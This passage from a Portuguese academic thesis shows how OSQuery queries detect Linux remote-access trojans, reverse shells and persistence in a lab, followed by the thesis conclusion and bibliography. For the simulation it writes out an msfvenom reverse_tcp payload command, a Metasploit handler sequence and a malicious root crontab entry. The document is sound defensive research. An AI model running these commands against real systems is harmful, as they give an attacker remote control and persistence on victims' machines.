processo NetworkManager, nativo do sistema operacional, e o processo malicioso. Porém, uma pessoa analista que possui um inventário de software atualizado é capaz de identificar, na lista retornada, processos que não deveriam apresentar conexões externas. Em adição, analisando os valores da coluna *remote_address*, uma pessoa analista é capaz de realizar consultas a bases de endereços IP (através de serviços como Graynoise e Shodan) e identificar, dentre os endereços com acessos aos sistemas em execução, quais são notadamente maliciosos ou possuem indícios que apontem para tal.

4.3.2 Beacon Ativo

A geração de beacons ativos através do Metasploit assemelha-se à citada anteriormente, com a diferença que, neste momento, é utilizado o payload do tipo *reverse_tcp*, como indicado no comando abaixo aplicado na máquina atacante (destaque para o novo valor de porta remota, escolhido para diferenciação dos experimentos):

```
   msfvenom -p linux/x64/meterpreter/reverse_tcp \
LHOST=172.16.0.4 \
  LPORT=6666 \
  -f elf > Linux.RAT.meterpreter_reverse_tcp
```

Assim como no experimento anterior, o payload gerado foi transferido para a máquina alvo através da rede virtual e executado. Beacons ativos, como descrito anteriormente, são aqueles que continuamente realizam tentativas de conexão ao servidor de comando e controle para que seja provido o acesso ao dispositivo infectado. Uma pessoa analista que realize o monitoramento do tráfego de saída do servidor em faixas de tempo variáveis pode identificar este comportamento. Este monitoramento pode ser realizado por meio do OSQuery através da tabela *bpf_socket_events*, que necessita da ativação da funcionalidade de eventos de bpf.

Para se realizar o monitoramento por meio do osqueryi, é necessário se ativar a funcionalidade mencionada através do seguinte comando (disponível na documentação da ferramenta [84]):

```
sudo osqueryi \
--audit_allow_config=true \
--audit_allow_sockets=true \
--audit_persist=true \
--disable_audit=false \
--events_expiry=3600 \
--events_max=5000 \
--logger_plugin=filesystem  \
--disable_events=false \
```

```
--enable_bpf_events=true
```

Com a interface e o payload em execução (mesmo sem conexões ativas com a máquina atacante), é possível se monitorar as tentativas de conexão realizadas pelos processos através da seguinte *query*:

```
SELECT pid,
       syscall,
       path,
       remote_address,
       remote_port,
       ntime
FROM bpf_socket_events;
```

Como resultado, será retornada uma tabela com os últimos eventos de socket capturados pelo OSQuery. na figura 4.11, observa-se as sucessivas tentativas do beacon ativo para se obter uma resposta do servidor de comando e controle

```
osquery> select pid, syscall, path, remote_address, remote_port, ntime from bpf_socket_events;
+------+---------+-------------------------------------------------+--------------------+-------------+----------------+
| pid  | syscall | path                                            | remote_address     | remote_port | ntime          |
+------+---------+-------------------------------------------------+--------------------+-------------+----------------+
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14683673949288 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14688675949944 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14693677344143 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14698678394994 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14703680317096 |
| 528  | connect | /usr/lib/snapd/snapd                            | /run/systemd/notify | 0           | 14704172848002 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14708681833101 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14713683333590 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14718686745238 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14723689699730 |
| 9809 | connect | /home/tester/./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4         | 6666        | 14728691178839 |
| 528  | connect | /usr/lib/snapd/snapd                            | /run/systemd/notify | 0           | 14854170041521 |
+------+---------+-------------------------------------------------+--------------------+-------------+----------------+
osquery>
```

Figura 4.11 Resultado da execução de consulta à tabela *bpf_socket_events* em simulação de RAT ativo

Para se observar o comportamento com a conexão ativa, é necessário que a máquina atacante realize uma resposta ao payload. Para isto, no terminal de ataque foi executada seguinte sequência de comandos (semelhante ao exemplo anterior):

```
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 172.16.0.4
set LPORT 6666
exploit
```

Após o estabelecimento da conexão, em um cenário semelhante ao citado anteriormente, é possível se realizar a mesma consulta "process_open_sockets"já apresentada para se obter

informações sobre os processos cujos sockets estão com conexões ativas. O resultado obtido no experimento é apresentado na figura 4.12

```
osquery> SELECT u.username,
    ...>        p.pid,
    ...>        p.name,
    ...>        p.cmdline,
    ...>        pos.remote_address,
    ...>        pos.remote_port,
    ...>        pos.state
    ...>  FROM processes AS p
    ...>  JOIN users AS u
    ...>      ON u.uid=p.uid
    ...>  JOIN process_open_sockets AS pos
    ...>      ON pos.pid=p.pid
    ...>  WHERE pos.remote_port !='0';
+----------+------+----------------+-------------------------------------+----------------+-------------+-------------+
| username | pid  | name           | cmdline                             | remote_address | remote_port | state       |
+----------+------+----------------+-------------------------------------+----------------+-------------+-------------+
| root     | 484  | NetworkManager | /usr/sbin/NetworkManager --no-daemon | 172.16.0.1     | 67          |             |
| tester   | 9821 | Linux.RAT.meter | ./Linux.RAT.meterpreter_reverse_tcp | 172.16.0.4     | 6666        | ESTABLISHED |
+----------+------+----------------+-------------------------------------+----------------+-------------+-------------+
osquery>
```

Figura 4.12 Resultado da execução da query processes_open_sockets em simulação de RAT ativo

Como citado anteriormente, apenas os processos padrões do sistema operacional e o beacon estavam em execução, portanto a lista retornada é bastante sucinta. Porém, da mesma maneira, um inventário de softwares atualizado pode ser utilizado para descartar processos legítimos e identificar processos maliciosos.

4.3.3 Detecção de Shell

Em ambos os casos de infecção por RAT, um comportamento bastante comum é a utilização das interfaces nativas do sistema por parte do atacante. Isto significa que o processo malicioso, responsável pela conexão remota, também é responsável pela execução e acesso do atacante aos binários *sh* ou *bash*. Portanto, também é possível realizar a detecção deste comportamento através do OSQuery, por meio da seguinte *query* provida pela própria ferramenta em seu pacote "osx-attack":

Listing 4.6 Query "behavioral_reverse_shell"

```
SELECT DISTINCT(processes.pid),
                processes.parent,
                processes.name,
                processes.path,
                processes.cmdline,
                processes.cwd,
                processes.root,
                processes.uid,
                processes.gid,
                processes.start_time,
```

```
                process_open_sockets.remote_address,
                process_open_sockets.remote_port,
                (SELECT cmdline
                 FROM processes AS parent_cmdline
                 WHERE pid=processes.parent) AS parent_cmdline
FROM processes
JOIN process_open_sockets USING (pid)
LEFT OUTER JOIN process_open_files
ON processes.pid = process_open_files.pid
WHERE (name='sh' OR name='bash')
AND process_open_files.pid IS NULL
AND process_open_sockets.remote_port > 0;
```

Em resumo, esta query busca processos que possuem conexões externas ativas e, ao mesmo tempo, estejam executando o *bash* ou *sh*. Em ambos cenários apresentados anteriormente, quando a funcionalidade de shell foi habilitada a partir da máquina atacante, foi possível se identificar apenas um processo que apresente as características consultadas, como apresentado na figura 4.13.

```
osquery> SELECT DISTINCT(processes.pid), processes.name, processes.cmdline, processes.cwd,
    ...>         process_open_sockets.remote_address, process_open_sockets.remote_port,
    ...>         (SELECT cmdline FROM processes AS parent_cmdline WHERE pid=processes.parent) AS parent_cmdline
    ...>         FROM processes JOIN process_open_sockets USING (pid)
    ...>         LEFT OUTER JOIN process_open_files
    ...>         ON processes.pid = process_open_files.pid
    ...>         WHERE (name='sh' OR name='bash')
    ...>         AND process_open_files.pid IS NULL
    ...>         AND process_open_sockets.remote_port > 0;
+------+------+---------+--------------+----------------+-------------+-----------------------------------+
| pid  | name | cmdline | cwd          | remote_address | remote_port | parent_cmdline                    |
+------+------+---------+--------------+----------------+-------------+-----------------------------------+
| 9906 | sh   | /bin/sh | /home/tester | 172.16.0.4     | 6666        | ./Linux.RAT.meterpreter_reverse_tcp |
+------+------+---------+--------------+----------------+-------------+-----------------------------------+
```

Figura 4.13 Resultado da execução da query behavioral_reverse_shell (editada para melhor visualização) em simulação de RAT ativo

4.3.4 Detecção de Persistência

Anteriormente foram apresentadas duas das técnicas utilizadas por malwares de acesso remoto para a obtenção de persistência nos hosts infectados: criação de *cronjobs* e de arquivos de *autostart*. O OSquery permite o monitoramento destes dois comportamentos, como apresentado nos testes a seguir.

Para a simulação de persistência por *cronjobs*, supôs-se que o atacante foi capaz de conseguir privilégios de administrador na máquina alvo e adicionou a seguinte linha no arquivo */etc/crontab*:

```
*/5 * * * * root /home/tester/Linux.RAT.meterpreter_reverse_tcp
```

Esta linha realiza a criação de um job que, a cada cinco minutos, realiza a execução do beacon ativo localizado na pasta *home* do usuário *tester*. A detecção deste comportamento pode ser realizada através de uma simples consulta à tabela *crontab* do OSQuery:

Listing 4.7 Query "existing_cronjobs"

```
SELECT * FROM crontab;
```

Como resultado, a consulta retorna detalhes a respeito de todos os *cronjobs* registrados no sistema, como apresentado na figura 4.14 que, na linha em destaque, apresenta o cronjob malicioso criado pelo atacante.

```
osquery> select command, path from crontab;
+-----------------------------------------------------------------------------------------------------------+-------------------------+
| command                                                                                                   | path                    |
+-----------------------------------------------------------------------------------------------------------+-------------------------+
| root cd / && run-parts --report /etc/cron.hourly                                                          | /etc/crontab            |
| root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )                          | /etc/crontab            |
| root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )                         | /etc/crontab            |
| root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )                        | /etc/crontab            |
| root /home/tester/Linux.RAT.meterpreter_reverse_tcp                                                       | /etc/crontab            |
| root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron  | /etc/cron.d/e2scrub_all |
| root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r                                | /etc/cron.d/e2scrub_all |
+-----------------------------------------------------------------------------------------------------------+-------------------------+
```

Figura 4.14 Resultado da execução da query existing_cronjobs (editada para melhor visualização) em simulação de persistência

A segunda técnica mencionada foi a criação de arquivos com extensão *.desktop* em diretórios de inicialização automática do Linux (como */etc/xdg/autostart* e */.config/autostart*). A simulação para este caso foi realizada através da criação de um arquivo nomeado *evil.autostart.desktop* no diretório */home/tester/.config/autostart*.

Assim como apontado no experimento para detecção de ransomwares, para a detecção deste comportamento, é necessário se fazer uso da funcionalidade de monitoramento de sistema de arquivos do OSQuery. Esta funcionalidade exige que sejam especificados, no arquivo *osquery.conf*, quais diretórios devem ser monitorados através da tag *file_paths*. Neste exemplo, utilizou-se a seguinte configuração:

```
{
   "file_paths":{
      "autostart":[
         "/etc/xdg/autostart/%%",
         "/home/%/.config/autostart/%%"
      ]
   }
}
```

Para a realização do teste, foi necessário se inicializar o osqueryi com as seguintes flags:

```
sudo osqueryi \
--events_expiry=3600 \
--events_max=5000 \
--disable_events=false \
--enable_file_events=true
```

Com o console já disponível, foi realizada a criação do arquivo mencionado no diretório de *autostart* do usuário *tester* e consultados os eventos de arquivo ocorridos neste meio tempo através da query:

Listing 4.8 Query "file_events"

```
SELECT target_path, action FROM file_events;
```

O resultado obtido é apresentado na figura 4.15. São evidentes os eventos ocorridos no diretório especificado, o que resulta na suspeita de execução uma tentativa de persistência pelo agente malicioso.



Figura 4.15 Resultado da execução da query file_events em simulação de persistência

4.3.5 Avaliação dos Resultados

Como citado anteriormente, será avaliado o conjunto de queries que geraram informações que tornaram possível a identificação dos comportamentos esperados pelos agentes maliciosos.

Para os testes realizados na identificação de RATs passivos, ativos e suas tentativas de persistência, as queries analisadas apresentaram os seguintes resultados:

file_events (executada a cada 30 segundos): *utilization*: 3.0, *cpu_time*: 0.03, *memory*: 27713536, *fds*: 4, *duration*: 0.5087668895721436;

existing_cronjobs (executada a cada 60 segundos): *utilization*: 2.0, *cpu_time*: 0.02, *memory*: 27217920, *fds*: 4, *duration*: 0.5092642307281494;

processes_binding_to_ports (executada a cada 60 segundos): *utilization*: 8.0, *cpu_time*: 0.08, *memory*: 29036544, *fds*: 4, *duration*: 0.508770227432251;

processes_open_sockets (executada a cada 60 segundos): *utilization*: 34.56, *cpu_time*: 0.53, *memory*: 27959296, *fds*: 4, *duration*: 1.0207955837249756;

behavioral_reverse_shell (executada a cada 60 segundos): *utilization*: 7.0, *cpu_time*: 0.07, *memory*: 28045312, *fds*: 4, *duration*: 0.510101318359375;

Uma análise dos resultados apresentados mostra que, como nos experimentos anteriores, a query *processes_open_sockets* é a que mais consome recursos de CPU (aproximadamente 34%) e passa mais tempo para ser executada. Isso indica que esta query deve ser executada em um intervalo de tempo maior, para conseguir trazer resultados sem causar grandes impactos no servidor.

Em seguida, tendo se configurado o osquery deamon para executar as queries indicadas, foi realizado mais um experimento de execução de payload de acesso remoto do tipo beacon ativo para obtenção de logs. Um exemplo de linha de log gerada neste contexto é apresentada a seguir:


```
{
   "name":"processes_open_sockets",
   "hostIdentifier":"ubntg",
   "calendarTime":"Wed Aug 31 13:55:40 2022 UTC",
   "unixTime":1661954140,
   "epoch":0,
   "counter":4,
   "numerics":false,
   "columns":{
      "cmdline":"/home/tester/Linux.RAT.meterpreter_reverse_tcp",
      "name":"Linux.RAT.meter",
      "pid":"9137",
      "remote_address":"172.16.0.4",
      "remote_port":"6666",
      "state":"ESTABLISHED",
      "username":"root"
   },
   "action":"added"
}
```


Com esta linha de log ficam claras as informações de qual processo está executando a conexão, a que host esta conexão está sendo realizada e qual a porta acessada. Em ambos os tipos de beacons, esta query retorna resultados semelhantes no momento em que a conexão com o atacante está ativa, como apresentado nos testes manuais. Sendo assim, são informações suficientes para que uma pessoa analista de segurança da informação tome uma atitude, seja de isolamento do dispositivo impactado ou até mesmo seu desligamento para contenção de danos.

4.4 Considerações Finais

As simulações realizadas performaram, ainda de que maneira não intencional, algumas das técnicas listadas em diferentes colunas ta matriz *ATT&CK* [9] como, por exemplo: *Network Service Discovery* [96] para o estágio de auto-propagação da infecção por ransomware, *Data Encrypted for Impact* [97] no momento da criptografia dos arquivos pelo mesmo malware, *Resource Hijacking* [98] no cenário de execução do criptominerador e *Remote Access Software* [99] no estabelecimento de conexão remota na infecção por RAT. Sendo assim, este trabalho também demonstra que o OSQuery pode ser utilizado para a detecção de execução das técnicas mapeadas na matriz e, portanto, utilizado como ferramenta para atuação em cenários reais de resposta a incidentes.

Porém, assim como apontado em [76], para que a efetividade da solução seja aprimorada, é necessário que os ambientes a serem protegidos sejam devidamente estudados de modo a se estabelecer um cenário de normalidade para que seja possível a identificação de estados de anomalia e também se personalizar as consultas executadas pelo OSQuery, através, por exemplo, da manutenção de um inventário de software atualizado para que sejam facilmente identificados programas executados de forma suspeita nos dispositivos e da identificação de arquivos essenciais para a execução do negócio mantido pelos dispositivos de modo a se realizar um monitoramento constante dos seus estados de integridade. Em adição, é importante que os cenários de riscos e ameaças aos ambientes sejam devidamente mapeados, de modo que a frequência de execução das consultas também seja estimada com o intuito de diminuir o impacto causado por aquelas mais custosas aos recursos do sistema operacional.

Finalmente, a coleta, centralização e análise constante das mensagens de *logs* geradas por *agents* do OSQuery devidamente configurados, combinada com a aplicação de condições de alerta baseadas nos cenários de riscos previamente mapeados, possibilitam a um time de segurança da informação realizar a efetiva identificação e contenção de ataques ao seu ambiente em alta escala e, portanto, a minimização de impactos e perdas ao seu negócio.

Capítulo 5

Conclusão

Neste trabalho, foram apresentadas as principais técnicas, táticas e procedimentos utilizados por agentes maliciosos para realizar infecções a hosts de diversas naturezas (desde aqueles de uso pessoal até servidores de aplicações). Em seguida, foram elencadas as principais categorias de ameaças a servidores Linux, de acordo com pesquisas realizadas por profissionais da VMWare [36] (sejam estas: Ransomwares, Criptomineradores e Ferramentas de Acesso Remoto), seus casos conhecidos e suas principais características em relação a atuação em um dispositivo infectado, o que compõe o escopo deste trabalho.

O objetivo deste trabalho é a demonstração do uso de ferramentas open-source, em especial o OSQuery, na detecção dos comportamentos maliciosos apresentados por malwares dos três tipos principais, introduzidos anteriormente, em simulações de cenários de infecção. Este objetivo foi cumprido a partir da apresentação de queries SQL que, a partir da sua execução contínua por meio do serviço osquery daemon no sistema operacional, são capazes de retornar linhas de log com informações suficientes para que um time de analistas, com conhecimento suficiente sobre seu ambiente de produção (em especial, munidos de um inventário de software atualizado), seja capaz de identificar situações de risco ao ambiente (relacionadas a presença de comportamentos característicos das ameaças apresentadas) e, rapidamente, realizar intervenções de modo a mitigar tais problemas.

Em adição aos objetivos traçados, os seguintes temas podem ser objeto de estudo como próximos passos de desenvolvimento deste trabalho:

- Emulação e identificação de cenários de ataque a dispositivos IoT através de ferramentas open-source
- Observabilidade em ambientes de infraestrutura de *cloud* com OSQuery
- Técnicas de evasão de defesas utilizadas por softwares maliciosos

Bibliografia

[1] INTEZER. *2020 Set a Record for New Linux Malware Families*. URL: https://www.intezer.com/blog/cloud-security/2020-set-record-for-new-linux-malware-families/.

[2] Security Intelligence Camille Singleton. *2021 X-Force Threat Intelligence Index Reveals Peril From Linux Malware, Spoofed Brands and COVID-19 Targeting*. 2021. URL: https://securityintelligence.com/posts/2021-x-force-threat-intelligence-index-reveals-linux-malware-spoofed-brands-covid-19/. (Acesso em 29 Mai 2022).

[3] David JONES. *More threats target Linux, a foundation for the cloud, report finds*. 2021. URL: https://www.cybersecuritydive.com/news/linux-threat-coin-miners-ransomware/605561/. (Acesso em 29 Mai 2022).

[4] CBT NUGGETS. *Why Linux runs 90 percent of the public cloud workload*. 2018. URL: https://www.cbtnuggets.com/blog/certifications/open-source/why-linux-runs-90-percent-of-the-public-cloud-workload. (Acesso em 29 Mai 2022).

[5] W3TECHS. *Comparison of the usage statistics of Linux vs. Windows for websites*. 2022. URL: https://w3techs.com/technologies/comparison/os-linux,os-windows. (Acesso em 24 Set 2022).

[6] REDHAT. *The state of Linux in the public cloud for enterprises*. 2019. URL: https://www.redhat.com/en/resources/state-of-linux-in-public-cloud-for-enterprises. (Acesso em 24 Set 2022).

[7] CROWDSTRIKE. *Linux-Targeted Malware Increases by 35% in 2021: XorDDoS, Mirai and Mozi Most Prevalent*. 2022. URL: https://www.crowdstrike.com/blog/linux-targeted-malware-increased-by-35-percent-in-2021/. (Acesso em 24 Set 2022).

[8] Vahid Garousi et al. “Benefitting from the grey literature in software engineering research”. Em: (2020), pp. 385–413.

[9] MITRE. *ATT&CK Matrix for Enterprise*. URL: https://attack.mitre.org/. (Acesso em 29 Mai 2022).

[10] MITRE. *MITRE Corporate Overview*. URL: https://www.mitre.org/about/corporate-overview. (Acesso em 29 Mai 2022).

[11] MITRE. *Drive-by Compromise*. URL: https://attack.mitre.org/techniques/T1189/. (Acesso em 29 Mai 2022).

[12] AHNLAB. *Analysis Report: Targeted attacks by Andariel Threat Group, a subgroup of the Lazarus.* URL: https://download.ahnlab.com/global/brochure/[Analysis]Andariel_Group.pdf. (Acesso em 29 Mai 2022).

[13] MITRE. *Exploit Public-Facing Application*. URL: https://attack.mitre.org/techniques/T1190/. (Acesso em 06 Jun 2022).

[14] OWASP. *OWASP Top 10 2021*. URL: https://owasp.org/Top10/. (Acesso em 06 Jun 2022).

[15] TRENDMICRO. *Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware*. 2021. URL: https://owasp.org/Top10/. (Acesso em 06 Jun 2022).

[16] ZERO DAY INITIATIVE. *CVE-2020-0688: Remote Code Execution On Microsoft Exchange Server Through Fixed Cryptographic Keys*. 2020. URL: https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys. (Acesso em 06 Jun 2022).

[17] MITRE. *Hardware Additions*. URL: https://attack.mitre.org/techniques/T1200/. (Acesso em 07 Jun 2022).

[18] HAK5. *USB Rubber Ducky*. URL: https://shop.hak5.org/products/usb-rubber-ducky-deluxe. (Acesso em 07 Jun 2022).

[19] SECURELIST. *DarkVishnya: Banks attacked through direct connection to local network*. 2018. URL: https://securelist.com/darkvishnya/89169/. (Acesso em 07 Jun 2022).

[20] MITRE. *Phishing*. URL: https://attack.mitre.org/techniques/T1566/. (Acesso em 09 Jun 2022).

[21] MITRE. *Spearphishing Link*. URL: https://attack.mitre.org/techniques/T1566/002/. (Acesso em 09 Jun 2022).

[22] MITRE. *Spearphishing*. URL: https://attack.mitre.org/techniques/T1566/001/. (Acesso em 09 Jun 2022).

[23] MICROSOFT. *Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability*. 2022. URL: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190. (Acesso em 09 Jun 2022).

[24] John Hammond HUNTRESS. *Rapid Response: Microsoft Office RCE - "Follina" MSDT Attack*. 2022. URL: https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug. (Acesso em 09 Jun 2022).

[25] Sergiu Gatlan BLEEPING COMPUTER. *Windows MSDT zero-day now exploited by Chinese APT hackers*. 2022. URL: https://www.bleepingcomputer.com/news/security/windows-msdt-zero-day-now-exploited-by-chinese-apt-hackers/. (Acesso em 09 Jun 2022).

[26] MITRE. *Replication Through Removable Media*. URL: https://attack.mitre.org/techniques/T1091/. (Acesso em 09 Jun 2022).

[27] MITRE. *Supply Chain Compromise*. URL: https://attack.mitre.org/techniques/T1195/. (Acesso em 09 Jun 2022).

[28] BLEEPINGCOPUTER. *Third npm protestware: 'event-source-polyfill' calls Russia out*. 2022. URL: https://www.bleepingcomputer.com/news/security/third-npm-protestware-event-source-polyfill-calls-russia-out/. (Acesso em 09 Jun 2022).

[29] Parmanand Mishra QUALYS. *Technical Deep Dive Into SolarWinds Breach*. 2021. URL: https://blog.qualys.com/vulnerabilities-threat-research/2021/01/04/technical-deep-dive-into-solarwinds-breach. (Acesso em 09 Jun 2022).

[30] TECHTARGET. *SolarWinds hack explained: Everything you need to know*. 2021. URL: https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know. (Acesso em 14 Jun 2022).

[31] MITRE. *Trusted Relationship*. URL: https://attack.mitre.org/techniques/T1199/. (Acesso em 14 Jun 2022).

[32] DCCC. *USA CRIMINAL CASE NO. 1:18-cr-00215-ABJ*. URL: https://www.justice.gov/file/1080281/download. (Acesso em 14 Jun 2022).

[33] MITRE. *Valid Accounts*. URL: https://attack.mitre.org/techniques/T1078/. (Acesso em 14 Jun 2022).

[34] TECMUNDO. *iFood confirma que ataque foi realizado por funcionário*. 2021. URL: https://www.tecmundo.com.br/seguranca/227997-ifood-confirma-ataque-realizado-funcionario.htm. (Acesso em 14 Jun 2022).

[35] FOLHA. *Criminosos vendem senhas que permitem alterar cadastro do SUS*. 2021. URL: https://www1.folha.uol.com.br/equilibrioesaude/2021/12/criminosos-vendem-senhas-que-permitem-alterar-cadastro-do-sus.shtml. (Acesso em 14 Jun 2022).

[36] VMWARE. *Exposing Malware in Linux-Based Multi-Cloud Environments, Technical Threat Report*. 2022. URL: https://blogs.vmware.com/security/2022/02/2022-vmware-threat-report-exposing-malware-in-linux-based-multi-cloud-environments.html. (Acesso em 29 Mai 2022).

[37] MCAFEE. *What Is Ransomware?* 2018. URL: https://www.mcafee.com/enterprise/pt-br/security-awareness/ransomware.html. (Acesso em 29 Mai 2022).

[38] TRENDMICRO. *Ransomware as a Service (RaaS)*. URL: https://www.trendmicro.com/vinfo/us/security/definition/ransomware-as-a-service-raas. (Acesso em 20 Jun 2022).

[39] CROUDSTRIKE. *RANSOMWARE AS A SERVICE (RAAS) EXPLAINED*. 2022. URL: https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-as-a-service-raas/. (Acesso em 20 Jun 2022).

[40] THE HACKER NEWS. *Russia Arrests REvil Ransomware Gang Responsible for High-Profile Cyber Attacks*. 2022. URL: https://thehackernews.com/2022/01/russia-arrests-revil-ransomware-gang.html. (Acesso em 11 Fev 2022).

[41] BLEEPING COMPUTER. *BlackCat (ALPHV) ransomware linked to BlackMatter, DarkSide gangs*. 2022. URL: https://www.bleepingcomputer.com/news/security/blackcat-alphv-ransomware-linked-to-blackmatter-darkside-gangs/. (Acesso em 11 Fev 2022).

[42] BLEEPING COMPUTER. *Brazil's court system under massive RansomExx ransomware attack*. 2020. URL: https://www.bleepingcomputer.com/news/security/brazils-court-system-under-massive-ransomexx-ransomware-attack/. (Acesso em 11 Fev 2022).

[43] CANALTECH. *Lojas Renner está fora do ar e confirma ataque de sequestro digital.* 2021. URL: https://canaltech.com.br/seguranca/lojas-renner-esta-fora-do-ar-e-confirma-ataque-de-sequestro-digital-193292/. (Acesso em 11 Fev 2022).

[44] TRENDMICRO. *Ransomware Spotlight: Lockbit*. 2022. URL: https://www.trendmicro.com/vinfo/br/security/news/ransomware-spotlight/ransomware-spotlight-lockbit. (Acesso em 11 Fev 2022).

[45] TRENDMICRO. *Analysis and Impact of LockBit Ransomware's First Linux and VMware ESXi Variant*. 2022. URL: https://www.trendmicro.com/en_us/research/22/a/analysis-and-Impact-of-lockbit-ransomwares-first-linux-and-vmware-esxi-variant.html. (Acesso em 11 Fev 2022).

[46] LOCKBIT RANSOMWARE. *LockBit Ransomware website*. URL: http://lockbitapt6vx57t3onion/conditions. (Acesso em 11 Fev 2022).

[47] SPLUNK. *Gone in 52 Seconds... and 42 Minutes: A Comparative Analysis of Ransomware Encryption Speed*. 2022. URL: https://www.splunk.com/en_us/blog/security/gone-in-52-seconds-and-42-minutes-a-comparative-analysis-of-ransomware-encryption-speed.html. (Acesso em 15 Jun 2022).

[48] BEFORECRYPT. *LOCKBIT RANSOMWARE STATISTICS & FACTS*. URL: https://www.beforecrypt.com/en/lockbit-ransomware-removal/. (Acesso em 20 Jun 2022).

[49] ALIENVAULT. *REVil Analysis*. URL: https://otx.alienvault.com/indicator/file/ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc (Acesso em 31 Ago 2022).

[50] TRENDMICRO. *Threat Encyclopedia: Malware*. URL: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/search/ransom.linux. (Acesso em 21 Jun 2022).

[51] TRENDMICRO. *Ransom.Linux.BLACKMATTER.RTS*. 2022. URL: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Linux.BLACKMATTER.RTS/. (Acesso em 26 Jun 2022).

[52] CENTER FOR INTERNET SECURITY. *Ransomware: The Data Exfiltration and Double Extortion Trends*. URL: https://www.cisecurity.org/insights/blog/ransomware-the-data-exfiltration-and-double-extortion-trends. (Acesso em 26 Jun 2022).

[53] FORTINET. *A Closer Look at Satan Ransomware's Propagation Techniques*. 2019. URL: https://www.fortinet.com/blog/threat-research/closer-look-satan-ransomwares-propagation-technics. (Acesso em 26 Jun 2022).

[54] BLEEPING COMPUTER. *New Cerber ransomware targets Confluence and GitLab servers*. 2021. URL: https://www.bleepingcomputer.com/news/security/new-cerber-ransomware-targets-confluence-and-gitlab-servers/. (Acesso em 27 Jun 2022).

[55] BLEEPING COMPUTER. *The Cerber Ransomware not only Encrypts Your Data But Also Speaks to You*. 2016. URL: https://www.bleepingcomputer.com/news/security/the-cerber-ransomware-not-only-encrypts-your-data-but-also-speaks-to-you/. (Acesso em 27 Jun 2022).

[56] MITRE. *CVE-2021-22205*. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-22205. (Acesso em 27 Jun 2022).

[57] TRENDMICRO. *Ransom.Linux.CERBER.AA*. URL: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Linux.CERBER.AA/. (Acesso em 27 Jun 2022).

[58] MALWAREBYTES. *Cryptojacking – What is it?* URL: https://www.malwarebytes.com/cryptojacking. (Acesso em 28 Jun 2022).

[59] SONICWALL. *2022 SonicWall Cyber Threat Report*. URL: https://www.sonicwall.com/medialibrary/en/white-paper/2022-sonicwall-cyber-threat-report.pdf. (Acesso em 28 Jun 2022).

[60] SONICWALL. *Cryptojackers Target Servers Running Alibaba Cloud*. 2021. URL: https://securitynews.sonicwall.com/xmlpost/cryptojackers-target-servers-running-alibaba-cloud/. (Acesso em 28 Jun 2022).

[61] UNIT42. *Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes*. 2021. URL: https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/. (Acesso em 04 Jul 2022).

[62] UNIT42. *WatchDog: Exposing a Cryptojacking Campaign That's Operated for Two Years*. 2021. URL: https://unit42.paloaltonetworks.com/watchdog-cryptojacking/. (Acesso em 04 Jul 2022).

[63] MALWAREBYTES. *Sysrv botnet is out to mine Monero on your Windows and Linux servers*. 2022. URL: https://blog.malwarebytes.com/botnets/2022/05/sysrv-botnet-is-out-to-mine-monero-on-your-windows-and-linux-servers/. (Acesso em 04 Jul 2022).

